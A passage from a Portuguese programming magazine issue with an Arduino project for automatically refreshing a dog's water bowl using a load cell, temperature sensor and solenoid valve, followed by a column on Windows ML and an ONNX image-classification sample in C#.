  : TResult; overload; static;
class function New
  <T: class, constructor; TResult>
  (Action: TFunc<T, TResult>)
  : TResult; overload; static;
end;
```

“ **Um bom design OOP deve procurar que cada objeto represente uma entidade real, uma parte do todo que é o software, com uma responsabilidade bem definida e uma vida útil determinada pelo exercício dessa responsabilidade, e não mais do que isso. Uma classe utilitária ou um método estático acabam por ir contra o exercício desse objetivo.** ”

## AUTOR



Escrito por **Nuno Picado**

Autodidata na área de programação, vê o percurso de aprendizagem da programação como um fim em si mesmo. Considera o pensamento lógico deveria ser de ensino fundamental, tanto quanto português e matemática, o que se conseguiria com ensino de técnicas de programação logo a partir do primeiro ciclo. Autor de projetos como [Reusable Objects](#) e [AtWS](#) (anteriormente conhecido como WS-DLL), considera que a partilha de conhecimento é o melhor mecanismo de evolução da racionalidade

# MAKER

Água fresca, Scooby!



## ÁGUA FRESCA, SCOOBY!

Ao longo deste artigo vai ser construído um projecto bastante simples que tenta resolver um problema igualmente simples! O dos animais de estimação e o calor! Quem tem cão, sabem bem que a água fresca é a melhor forma de o nosso amigo de quatro patas se refrescar! Isto pela simples razão dos cães não transpirem, como outros mamíferos! Os cães, perdem temperatura principalmente pela respiração e pela ingestão de líquidos. Se não estivermos em casa o dia todo e partindo do princípio que o cão não sabe abrir a torneira, a água no recipiente aquece e deixa de estar fresca!

O objectivo deste “projecto”, por assim dizer, é simples, vamos disponibilizar água fresca ao animal, de forma automática e evitando desperdícios!

### O problema

A água, aquece por acção do sol, deixando de estar fresca e consequentemente o animal deixa de ter água fresca pra consumo!

### A ideia

A forma mais simples seria deixar uma torneira ligeiramente aberta, mas isto geraria um enorme desperdício, para não falar na “conta” que seria bem maior!

Ora bem, então como resolver esta questão? O ideal seria a torneira “abrir e fechar” sozinha, mas apenas quando a água não estivesse fresca, caso em que apenas abriria o suficiente para a água no recipiente atingir uma temperatura pretendida considerada fresca, ou o nível no recipiente estivesse abaixo do pretendido, ou em caso extremo ambas as situações se confirmarem.

Ora bem, neste momento o leitor já sabe as variáveis e as premissas!

### Variáveis:

- Temperatura da água
- Volume da água

### Premissas:

- Temperatura da água superior ao valor definido
- Volume da água inferior ao definido

Assim temos “meio caminho andado”, basta medir quanta água está no recipiente e a temperatura da mesma, para se poder executar uma acção de forma a produzir o objectivo pretendido!

Para medir quanta água tem no recipiente o caminho mais simples passa por usar uma célula de carga. Sabendo o

peso do recipiente, sabe-se a quantidade de liquido dentro do mesmo. Agora falta a temperatura! Isso pode ser medido usando um DS18B20 colocado no interior do recipiente! Fica a faltar o ultimo dos problemas! Abrir e fechar a torneira, bem como deixar a água sair! Para tal, podemos usar uma válvula solenoide, que será controlada pelo arduino! Assim a válvula permite que a água passe e volte a deixar de passar, sempre que o arduino assim lhe indicar.

### Os componentes

Começamos pela célula de carga. Neste caso é usada uma Degraw 5KG com um amplificador HX711.


Para medir a temperatura, tal como referido antes, usa-se um DS18B20.

Fica a faltar a válvula solenoide. Neste caso e por simplicidade foi usada uma válvula plástica de 12V.


Não foram consideradas as reduções de tubo para o tamanho da válvula uma vez que dependerá da montagem que o leitor entender.

### O Circuito

A primeira etapa, será ligar a célula de carga ao amplificador e o amplificador ao arduino. Da célula saem 4 condutores (vermelho, preto, branco, verde), que são ligados ao amplificador exactamente por essa ordem, conforme o diagrama abaixo. O amplificador liga ao arduino de forma semelhante (Gnd - Gnd, DT - Arduino digital 3; SCK - arduino digital 2; Vcc - VCC).




Feito isto ligamos o DS18B20 para medir a temperatura da água. Tal como no caso anterior o +5V do DS18B20 liga ao +5V do arduino e a uma resistência de 4.7kΩ, que neste momento ficará com o outro condutor livre, o GND de igual forma liga ao GND do arduino e por fim o Data do DS18B20, liga ao outro contacto da resistência que foi anteriormente ligada, e ao pino digital 4 do arduino.



## ÁGUA FRESCA, SCOOBY!

Por fim ligamos a válvula solenoide. Ligeiramente diferente uma vez que vamos ter de usar um transistor Darlington TIP 120, mas de igual forma simples como o diagrama na imagem seguinte:



### O Código

Concluídas as ligações todas, falta carregar o código para o arduino, usando o IDE favorito do leitor. Em edições anteriores, foi demonstrado como carregar código usando o Arduino IDE e o Plafornio, pelo que se deixa ao critério do leitor, escolher qual utilizar.

```
//Thanks for the idea Bernardo Ferreira
//Thanks for the motivation RP ;) "Descontos é na
// RP!"
#include "HX711.h"
#include <OneWire.h>
#include <DallasTemperature.h>

#define ONE_WIRE_BUS 4 //pino de dados do DS18B20
fica definido como 4
#define calibration_factor -7050.0 //este valor é
//obtido usando o SparkFun_HX711_Calibration sketch
#define DOUT 3
#define CLK 2

HX711 scale(DOUT, CLK);

// Prepara uma instancia oneWire para comunicar com
dispositivos OneWire
//no caso o DS18B20
OneWire oneWire(ONE_WIRE_BUS);
/
*****/
//Passa a referencia oneWire para o sensor DS18B20
(DallasTemperature)
DallasTemperature sensors(&oneWire);
/
*****/

int solenoidPin = 5; //Este é o pino usado para
//controlar a solenoide
```

```
void setup() {
    Serial.begin(9600); //apenas para debug
    scale.set_scale(calibration_factor); //Carrega
    //a calibração da célula de carga
    scale.tare(); //Zera após a tara (no caso o
    //recipiente)
    sensors.begin();
    pinMode(solenoidPin, OUTPUT); //Define o pino
    //como output
}

void loop() {
    //loop principal

    //código da célula
    Serial.print("Peso: ");
    Serial.print(scale.get_units(), 1);
    Serial.print(" kg");
    Serial.println();
    //end

    //codigo da temperatura
    Serial.print(" Lendo temperatura...");
    sensors.requestTemperatures(); //manda executar
    //a leitura da temperatura
    Serial.println("DONE");
    /
    *****/
    Serial.print("Temperatura é: ");
    Serial.print(sensors.getTempCByIndex(0));
    //end

    /**PERMISSAS PARA ABRIR E FECHAR A VÁLVULA**/
    //quente
    if(sensors.getTempCByIndex(0) > 15)
    {
        digitalWrite(solenoidPin, HIGH);
    }
    else{ digitalWrite(solenoidPin, LOW);}

    //abaixo do nível mínimo de água
    if ( (scale.get_units(), 1) <= 3)
    {
        digitalWrite(solenoidPin, HIGH);
    }
    else{ digitalWrite(solenoidPin, LOW);}
    //acima do nível máximo de água
    if ( (scale.get_units(), 1) >= 4)
    {
        digitalWrite(solenoidPin, HIGH);
    }
    else{ digitalWrite(solenoidPin, LOW);}
    /
    *****/

    delay(5000); //aguarda 5 segundos
    //end
}
```

No código após a leitura dos sensores e o envio dos resultados para a porta USB para poderem ser lidos para depuração e diagnóstico de avarias. Feito isto os dados são lidos e comparados com os valores que definimos manualmente no código, considerando a calibração e o peso do recipiente da água vazia. Caso as leituras, seja da temperatura seja do peso da água, sejam ambas, cumprirem os critérios para abrir a válvula para entrar mais água, é enviado o sinal "high" e a válvula é aberta. Caso contrario é sempre enviado o sinal "low", apenas para garantir que a água está fechada e não estamos a desperdiçar água! Afinal um dos

objetivos, além do conforto do animal de estimação é a poupança da água.

### Conclusão

Ao longo deste breve projecto, ligamos dois sensores um de medição de carga (peso) e um de medição de temperatura a um arduino, bem como uma válvula solenoide para controlar a passagem de água. O objectivo foi claro e explicado logo na introdução do artigo, pelo que o leitor deverá estar confortável a montar este pequeno e simples circuito.


Apesar de poder não ser considerado particularmente útil, pode ser útil para outras finalidades, além da de garantir que o animal de estimação tem água fresca para beber, ao longo do dia.

*Dado o tamanho do circuito a imagem é colocada em baixo para facilitar a visualização pelo leitor.*

### Referencias:

Github da Sparkfun: <https://github.com/sparkfun>

Repositório no Github da Adafruit: <https://github.com/adafruit>



fritzing

## AUTOR



Escrito por **António C. Santos**

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, "aprender, ensinar, criar, partilhar, melhorar e seguir". Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter: [@apocsantos](https://twitter.com/apocsantos)





# SEGMENTATION FAULT

N.º 1  
09/2018



# **COLUNAS**

**C# - Windows ML (ML.NET C#)**

**Kernel Panic - Os Geeks “herdarão” o mundo!**

**Core Dump - Pessoas, Dados & Privacidade**

## Windows ML (ML.NET C#)

Agora que a época das férias está praticamente terminada, trazemos para os leitores mais distraídos, um tema que aqui na Programar achamos que não deveria passar em branco... No passado mês de Maio, foi lançada pela Fundação .NET, a biblioteca ML.NET.

Vamos por partes... ML significa Machine Learning... ou seja a aprendizagem da máquina, o que nos leva para a área da inteligência artificial, que nos dias de hoje está cada vez mais ativa.

Escrita em C# e C++, a mesma pode ser usada de forma livre para as linguagens de programação C# e F# e é uma biblioteca totalmente virada para a inteligência artificial, isto é, para a aprendizagem da máquina. A versão de pré-lançamento incluiu transformações no âmbito da engenharia de recursos, assim como classificação binária e classificação de várias classes e regressões. Em versões futuras espera-se que a deteção de anomalias esteja também presente.

De uma forma simples, o Windows ML permite-nos usar modelos de aprendizagem nas nossas aplicações do dia a dia. O mecanismo de inferência ML consegue avaliar esses modelos que foram treinados localmente, assim como consegue eliminar, por exemplo, a preocupação que possamos ter com a conectividade, largura de banda e até mesmo acerca da privacidade dos dados. Para tal realiza todo o processamento localmente, recorrendo à tecnologia DirectML, para todo o processamento que normalmente seria feito na Cloud, ou com recurso a hardware bastante dispendioso!

O DirectML, disponibiliza a utilização da aceleração por hardware dos GPU's para software que utilize WindowsML. Esta API, foi construída segundo os mesmos princípios do DirectX, já amplamente conhecido e utilizado desde o seu lançamento em 1995. Foi construída tendo em mente velocidade e acesso padronizado às últimas inovações na tecnologia de hardware, sem complicações! Assim o DirectML encaixa-se perfeitamente no portfolio de tecnologias gráficas, de tal forma que parece que a pilha de Machine Learning se sobrepõem à de gráficos, como podemos ver no diagrama 1 e no fluxograma 1.

O DirectML foi desenhado em cima do Direct3D (D3D), uma vez que os processadores gráficos são ótimos em matemática de matrix, que é a base para os modelos e avaliações DNN (*Deep Neural Networks*). Assim sendo, da mesma forma que se utiliza a *High Level Shader Language* (HLSL) [A *Shading Language*, criada pela Microsoft aquando do desenvolvimento da API Direct3D ver.9 com o objectivo de aumentar a linguagem Shader Assembly, acabando por se tornar a linguagem requerida para utilizar o Unified Shader Model, no Direct3D 10 e posteriores. Um *ashading language*, é basicamente uma linguagem de programação adaptada para a programação de efeitos de sombreamento (*shader effects*) que caracterizam superfícies, volumes, objectos, etc... A HLSL é análoga à

*GSLS usada no OpenGL.*] Criada para executar algoritmos de render gráfico, a HLSL pode ser usada para descrever algoritmos paralelos de matemática de matrix (matrix math), que representem os operadores usados durante a inferência, num DNN. Assim, quando este código HLSL, retira partido dos benefícios de estar a ser executado em paralelo, na GPU, fazendo com que a inferência seja executada de forma extremamente eficiente, tal como se fosse uma aplicação gráfica como por exemplo o Battlefield: Bad Company 2!

Em DirectX os jogos utilizam pilhas para agendar o render de cada frame. Assim como o trabalho de ML é considerado trabalho de computação, este é executado na fila de computação, lado a lado com o trabalho gráfico agendado. Desta forma, quando um modelo executa inferência o trabalho é feito em filas (*queue*) D3D12. O DirectML grava de forma eficiente listas de comandos, que podem ser processadas de forma assíncrona, com os restantes processos. Estas listas contêm código de Machine Learning, com instruções para processar neurónios (neurónios), que são submetidas à GPU pela fila (*queue*) de comandos.

Este processo ajuda a equilibrar e integrar o trabalho de processamento entre as cargas de trabalho de processamento gráfico, o que permite que por exemplo se possa usar ML em jogos, permitindo um melhor controlo do sincronismo com o hardware. Uma vez que o DirectML é baseado nos princípios do DirectX, e o objectivo é disponibilizar o melhor desempenho, o desenvolvimento não parou na implementação de HLSL em neurónios (neurónios) DirectML. Assim, a colaboração estreita entre a MS e os fabricantes de hardware, possibilita que estes implementem os operadores DirectML directamente nos drivers para próximas releases do Windows, em vez de se continuar a usar shaders HLSL, aumentando assim a performance. Um exemplo disto foi a parceria entre a Microsoft e a Nvidia, da qual resultou no desenho e implementação dos metacomandos para inteligência artificial. Em igual sentido de melhorar o desempenho e, considerando que nem todas as redes neurais dependem de dados formatados em floating point 32 (FP32), está também disponível a utilização de Floating Point 16 (FP16) o que se traduz numa melhoria arrasadora do desempenho, como pode ser observado no gráfico 1.





Gráfico.1



fluxograma.1




Diagrama.1

Este mecanismo permite também que haja um maior desempenho da CPU e GPU para uma rápida avaliação de resultados.

Neste ponto convém ressaltar que para libertarmos memória devemos sempre invocar o método `Dispose()` no modelo e não apenas excluí-los, isto porque cada instância possui uma cópia do modelo em memória. Assim se estivermos a trabalhar com modelos pequenos isto pode não ser significativo mas quanto trabalhamos com grandes modelos de dados, este é um ponto importante a ter em conta.

Antes de iniciarmos o nosso exemplo, precisamos de nos familiarizar com um outro termo “novo”... o ONNX, isto é, o *Open Neural Network Exchange Format*. Simplificando o termo, este é uma forma de representação de modelos de aprendizagem, em que os programadores ou os simples curiosos acerca deste tema podem utilizar e mover modelos com maior facilidade entre um maior leque de ferramentas tais como as frameworks Caffe2 (modular e escalável), chainer (suporta a computação CUDA, redes de feed-forward, redes recorrentes e redes recursivas), etc... também pode ser bastante interessante neste âmbito dar uma vista de olhos no Microsoft Cognitive Toolkit (opensource que treina algoritmos de aprendizagem profunda para aprender como o cérebro humano).

Após esta pequena introdução teórica, para criarmos aplicações com o Windows ML precisamos apenas de:

1. **Um modelo ONNX treinado ou converta modelos treinados em outras estruturas ML em ONNX com o WinMLTools .**

Neste exemplo, para não tornar demasiado longo nem estar a criar modelos do zero, vamos utilizar um modelo já pronto disponível no github, nos samples de Windows Machine Learning. Este modelo e exemplo apenas tem como objectivo permitir ao utilizador a escolha de um ficheiro de imagem, e ele encontrará o objecto “predominante” na imagem.

Podemos descarregar o modelo bem como o exemplo completo em: <https://github.com/Microsoft/Windows-Machine-Learning/tree/master/Samples/SqueezeNetObjectDetection/UWP>

2. **Adicionar o arquivo do modelo ONNX à nossa aplicação**

Apesar de no exemplo escolhido tudo estar feito, vamos ver como importar o modelo, caso o leitor pretenda seguir as etapas do zero.

Após ter o projeto aberto (*uma aplicação UWP*), no Visual Studio, do lado direito, no “**Solution Explorer**”, clicamos na pasta “**Assets**” com o botão direito do rato, escolhemos “**Adicionar**”, depois “**Item Existente**”, e escolhemos o modelo ONNX, que descarregamos. Isto irá importar o modelo com o nome “**model.onnx**”, que na verdade será o nosso modelo.

Antes de prosseguir, temos de marcar o modelo para ser feito o build aquando da compilação. Para tal clicamos com o botão direito do rato no “**model.onnx**” que se encontra na pasta de “**Assets**”, depois em “**Propriedades**”, “**Build Action**” e seleccionamos a opção “**Content**”.

3. **Integrar o modelo no código da nossa aplicação**

Para integrar o modelo na nossa aplicação temos de escrever algum código! Para tal no ficheiro `MainPa-`

## WINDOWS ML (ML.NET C#)

ge.xaml.cs instanciamos o modelo os inputs e outputs que serão utilizados.

```
public sealed partial class MainPage : Page
{
    private const string _kModelFileName =
        "model.onnx";
    private const string _kLabelsFileName =
        "Labels.json";
    private LearningModel _model = null;
    private LearningModelSession _session;
    private List<string> _labels = new List<string>();
    private int _runCount = 0;
    ...
}
```

Feito isto vamos carregar o modelo usando o método `LoadModelAsync`, que deverá ser chamado antes de chamarmos qualquer método do modelo.

```
private async Task LoadModelAsync()
{
    if (_model != null) return;

    StatusBlock.Text = $"Carregando
        {_kModelFileName} ...paciencia ";

    try
    {
        // Faz o parse das labels a partir de um
        // ficheiro json
        // entries are already sorted in order.
        var fileString = File.ReadAllText($"Assets/
            {_kLabelsFileName}");
        var fileDict =
            JsonConvert.DeserializeObject
            <Dictionary<string, string>>(fileString);
        foreach (var kvp in fileDict)
        {
            _labels.Add(kvp.Value);
        }

        // carrega e cria o modelo
        var modelFile = await StorageFile.
            GetFileFromApplicationUriAsync(new Uri
            ($"ms-appx:///Assets/{_kModelFileName}"));
        _model = await LearningModel
            .LoadFromStorageFileAsync(modelFile);

        //Cria uma sessão de avaliação de acordo
        //com o modelo de dispositivo disponível
        _session = new LearningModelSession(_model,
            new LearningModelDevice(GetDeviceKind()));
    }
    catch (Exception ex)
    {
        StatusBlock.Text = $"error: {ex.Message}";
        _model = null;
    }
}
```

Com o modelo carregado, vamos criar dois botões um para carregar o modelo e outro para limpar (resetar) para recomeçarmos.

```
private async void ButtonReset_Click(object sender,
    RoutedEventArgs e)
{
    Reset();

    // define o estado dos botões
```

```
    ButtonLoad.IsEnabled = true;
    ButtonRun.IsEnabled = false;
    ButtonReset.IsEnabled = false;

    StatusBlock.Text = "Model unloaded";
}

private async void ButtonLoad_Click(object
    sender, RoutedEventArgs e)
{
    int ticks = Environment.TickCount;

    // carrega o modelo
    await LoadModelAsync();

    ticks = Environment.TickCount - ticks;

    // define o estado dos botões
    ButtonLoad.IsEnabled = false;
    ButtonRun.IsEnabled = true;
    ButtonReset.IsEnabled = true;

    StatusBlock.Text = $"Model loaded in
        { ticks } ticks, ready to run";
}
```

Posto isto falta criar o botão executar que irá carregar a imagem e chamar o método que será chamado por esse botão, que irá avaliar a imagem, de acordo com o modelo treinado. Este botão irá criar um **FileOpenPicker** que nos permitirá escolher o ficheiro, e carregar esse mesmo ficheiro. De seguida mostrará a imagem, e fará o seu encapsulamento num `VideoFrame` para ser unida e avaliada pelo modelo.

```
/// <summary>
/// Abre o file picker para escolher a imagem
/// </summary>
/// <param name="sender"></param>
/// <param name="e"></param>
private async void ButtonRun_Click(object sender,
    RoutedEventArgs e)
{
    ButtonRun.IsEnabled = false;
    UIPreviewImage.Source = null;
    StatusBlock.Text = "Carregando a imagem...";
    try
    {
        //abre um file picker para escolher a imagem
        FileOpenPicker fileOpenPicker = new
            FileOpenPicker();
        fileOpenPicker.SuggestedStartLocation =
            PickerLocationId.PicturesLibrary;
        fileOpenPicker.FileTypeFilter.Add
            (".jpg");
        fileOpenPicker.FileTypeFilter.Add
            (".png");
        fileOpenPicker.ViewMode =
            PickerViewMode.Thumbnail;
        StorageFile selectedStorageFile = await
            fileOpenPicker.PickSingleFileAsync();

        SoftwareBitmap softwareBitmap;
        using (IRandomAccessStream stream = await
            selectedStorageFile.OpenAsync
            (FileAccessMode.Read))
        {
            //Cria uma stream de decodificação
            BitmapDecoder decoder = await
                BitmapDecoder.CreateAsync(stream);

            // obtém a representação
            SoftwareBitmap do ficheiro em formado BGRA8
            softwareBitmap = await
```



```

        decoder.GetSoftwareBitmapAsync();
        softwareBitmap = SoftwareBitmap.
Convert(softwareBitmap, BitmapPixelFormat.Bgra8,
        BitmapAlphaMode.Premultiplied);
    }

    // mostra a imagem
    SoftwareBitmapSource imageSource = new
        SoftwareBitmapSource();
    await imageSource.SetBitmapAsync
        (softwareBitmap);
    UIPreviewImage.Source = imageSource;

    // Encapsula a imagem num VideoFrame para
    // ser unido (bound) e avaliado
    VideoFrame inputImage = VideoFrame.
        CreateWithSoftwareBitmap(softwareBitmap);

    await EvaluateVideoFrameAsync(inputImage);
}
catch (Exception ex)
{
    StatusBlock.Text = $"error: {ex.Message}";
    ButtonRun.IsEnabled = true;
}
}

```

Chegados à última parte do exemplo, e apenas para reforçar o que foi referido no início do artigo, nesta aplicação pode ser encontrado um método simples que permite verificar que tipo de dispositivo irá ser usado para a tarefa de Machine Learning.

```

LearningModelDeviceKind GetDeviceKind()
{
    switch (Combo_DeviceKind.SelectedIndex)
    {
        case 0:
            return LearningModelDeviceKind.Default;
        case 1:
            return LearningModelDeviceKind.Cpu;
        case 2:
            return LearningModelDeviceKind.DirectX;
        case 3:
            return LearningModelDeviceKind.
                DirectXHighPerformance;
        case 4:
            return LearningModelDeviceKind.
                DirectXMinPower;
    }
    return LearningModelDeviceKind.Default;
}

```

#### 4. Executar em qualquer dispositivo do Windows ☺

Feito isto compilamos e podemos executar o código em qualquer dispositivo que corra aplicações Universal Windows Platform.


O exemplo usado neste artigo está disponível no site da MS de forma mais aprofundada. Recomendamos aos nossos leitores que percam alguns minutos e explorem toda a documentação disponível, de forma a consolidarem este tema que ainda vai, certamente, dar muito que falar!

“ O DirectML, disponibiliza a utilização da aceleração por hardware dos GPU's para software que utilize WindowsML. Esta API, foi construída segundo os mesmos princípios do DirectX, já amplamente conhecido e utilizado desde o seu lançamento em 1995. ”

#### Webgrafia

<https://github.com/Microsoft/Windows-Machine-Learning>  
<https://docs.microsoft.com/en-us/windows/ai/>  
<https://docs.microsoft.com/en-us/windows/ai/release-notes>  
<https://docs.microsoft.com/en-us/windows/ai/get-onnx-model>  
<https://docs.microsoft.com/en-us/windows/ai/performance-memory>  
<https://www.microsoft.com/en-us/cognitive-toolkit/>  
<https://onnx.ai/>

## AUTOR



#### Escrito por Rita Peres

Natural de Castelo Branco, licenciou-se em Engenharia Informática pela Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010. Embaixadora das Geek Girls Portugal – Núcleo de Lisboa.



# Kernel Panic

## Os Geeks “herdarão” o mundo!

O título parece agressivo, mas não é de todo essa a minha intenção! Dito isto vamos ao artigo propriamente dito!

